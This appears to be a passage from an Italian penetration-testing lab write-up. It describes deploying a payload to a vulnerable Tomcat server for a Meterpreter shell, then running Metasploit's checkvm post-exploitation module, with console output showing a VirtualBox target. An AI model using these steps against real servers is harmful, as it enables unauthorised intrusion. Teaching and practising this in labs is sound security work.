



**Se l'exploit avrà successo, il payload verrà caricato come un'applicazione web sul server Tomcat vulnerabile, e fornendo l'accesso al sistema tramite la Meterpreter shell**

**A questo punto possiamo identificare se il target è una macchina virtuale o fisica  
→ Run post/windows/gather/checkvm**

```
meterpreter > run post/windows/gather/checkvm
[!] SESSION may not be compatible with this module:
[!] * missing Meterpreter features: stdapi_fs_chmod, stdapi_registry_check_key_exists, stdapi_registry_create_key, stdapi_registry_delete_key, stdapi_registry_enum_key_direct, stdapi_registry_enum_value_direct, stdapi_registry_load_key, stdapi_registry_open_key, stdapi_registry_query_value_direct, stdapi_registry_set_value_direct, stdapi_registry_unload_key, stdapi_sys_config_getprivs, stdapi_sys_process_attach, stdapi_sys_process_kill, stdapi_sys_process_memory_allocate, stdapi_sys_process_memory_protect, stdapi_sys_process_memory_write, stdapi_sys_process_thread_create
[*] Checking if the target is a Virtual Machine ...
[+] This is a VirtualBox Virtual Machine
meterpreter >
```


**Si tratta di una macchina virtuale**

